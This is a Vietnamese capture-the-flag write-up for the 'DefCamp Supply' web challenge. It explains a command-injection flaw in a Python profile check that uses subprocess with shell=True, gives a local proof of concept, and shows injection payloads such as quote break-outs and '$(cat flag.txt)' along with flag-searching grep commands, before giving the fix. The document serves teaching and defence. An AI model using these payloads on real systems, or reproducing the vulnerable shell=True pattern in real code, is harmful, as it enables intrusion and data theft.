DefCamp Supply
3 phút đọc570 từ
Đề bài
Web store for security laboratory equipment. The challenge instance is provided by the platform.
A backend component relevant to custom profile verification is included. The rest of the application logic runs on the remote service.
Flag Format: CTF{sha256}
Solution
Đề cho ta một phần source (chỉ một component backend — phần còn lại chạy trên remote) và một instance là web shop "DefCamp Supply" bán đồ nghề cho lab bảo mật. Truy cập vào challenge, ta thấy một catalog có vài món thường và vài món premium (gắn nhãn "Restricted: requires 20 credits"):

Giao diện ở trên được dựng lại từ đúng
templates/index.html+style.css+ bộ ảnh sản phẩm trong source (CTF đã đóng, không còn instance để chụp trực tiếp).
Thử bấm vào một món premium, ta nhận thấy khác biệt mấu chốt so với món thường: nó có thêm một dropdown Build profile với các lựa chọn stealth, audit, sandbox, forensics... Giá trị profile này được gửi kèm khi POST /checkout, và chính nó là mảnh backend mà đề "tốt bụng" đưa cho ta soi.
Mảnh source được cho — điểm bất thường
Toàn bộ phần đáng chú ý nằm gọn trong profile_check.py:
import subprocess

def verify_custom_profile(profile: str) -> str:
    command = f'python3 verify_profile.py "{profile}"'
    completed = subprocess.run(
        command,
        shell=True,          # <- chạy qua /bin/sh
        capture_output=True,
        text=True,
        timeout=5,
    )
    return (completed.stdout + completed.stderr).strip()
Và verify_profile.py chỉ là một bộ whitelist vô hại:
ALLOWED = {"standard","stealth","audit","sandbox","forensics","wireless","bluetooth","firmware"}

def main() -> int:
    profile = sys.argv[1] if len(sys.argv) > 1 else ""
    if profile.lower() in ALLOWED:
        print(f"profile accepted:{profile}")
        return 0
    print(f"profile rejected:{profile}")
    return 1
Input của user (profile) đã được chèn vào ở đoạn này — nó bị nhét thẳng vào một chuỗi lệnh shell bằng f-string rồi đưa cho subprocess.run(..., shell=True). Đây là command injection kinh điển.
Vậy vì sao shell=True lại nguy hiểm? Khi bật cờ này, Python không gọi trực tiếp chương trình mà đưa cả chuỗi command cho /bin/sh -c phân tích. Mọi metacharacter của shell — ", ;, |, $(...), ` ` — đều được shell diễn giải. Mà profile lại nằm bên trong cặp nháy kép "{profile}", nên ta có đúng hai con đường để thoát ra:
- Đóng nháy kép rồi gắn lệnh mới:
"; <lệnh>; echo "— ta tự đóng chuỗi"...", chèn lệnh ở giữa, và mở lại một chuỗi rỗng để phần đuôi vẫn hợp lệ. - Dùng
command substitutionngay trong nháy kép:$(...)và backtick vẫn được shell thực thi kể cả khi đang ở trong dấu". Cách này gọn hơn — không cần phá cấu trúc lệnh.
PoC offline
Vì phần /checkout chạy trên remote, ta tái hiện verify_custom_profile ngay trên máy để chốt payload trước khi bắn lên server. Với một file flag giả đặt sẵn:
from profile_check import verify_custom_profile

# cách 1: break-out nháy kép
verify_custom_profile('"; id; echo "')
# profile rejected:
# uid=1000(appuser) gid=1000(appuser) groups=1000(appuser)

# cách 2: command substitution — flag hiện ngay sau "profile rejected:"
verify_custom_profile('$(cat /home/appuser/flag.txt)')
# profile rejected:CTF{....}
Cả hai đều chạy. verify_profile.py không nhận ra profile nên in profile rejected:..., nhưng phần output của lệnh ta chèn thì shell đã kịp thực thi và gộp vào stdout trả về.
Đưa lên instance
Trên app thật, chuỗi profile đi theo POST /checkout của một món premium (nhớ unlock đủ 20 credits trước), và kết quả verify_custom_profile(...) được app in lại trong mục Recent supply drops của order. Nói cách khác, output lệnh ta chèn sẽ phản chiếu thẳng ra trang — một kênh exfil có sẵn:

Từ đây chỉ còn là tìm đúng file flag. Ta không biết path trước, nên để shell tự tìm giúp — vẫn qua đúng field profile:
# liệt kê quanh thư mục làm việc rồi grep flag
"; ls -la; grep -rl 'CTF{' . 2>/dev/null; echo "

# đọc thẳng khi đã biết path (ví dụ cùng thư mục với verify_profile.py)
$(cat flag.txt)

# hoặc quét toàn hệ thống cho chắc
$(grep -rhoE 'CTF\{[0-9a-f]{64}\}' / 2>/dev/null | head -1)
Payload cuối cùng gọn nhất chính là command substitution đọc file flag, và flag CTF{sha256} sẽ hiện ngay trong kết quả order.
Gốc rễ là nối input vào chuỗi shell. Bỏ hẳn shell=True và truyền tham số dưới dạng list — subprocess.run(["python3", "verify_profile.py", profile], ...) — thì profile luôn là một argv đơn lẻ, shell không còn cơ hội diễn giải metacharacter.
-> Payload: $(cat flag.txt) (gửi qua field profile của một món premium ở /checkout)
-> Flag: CTF{<sha256>}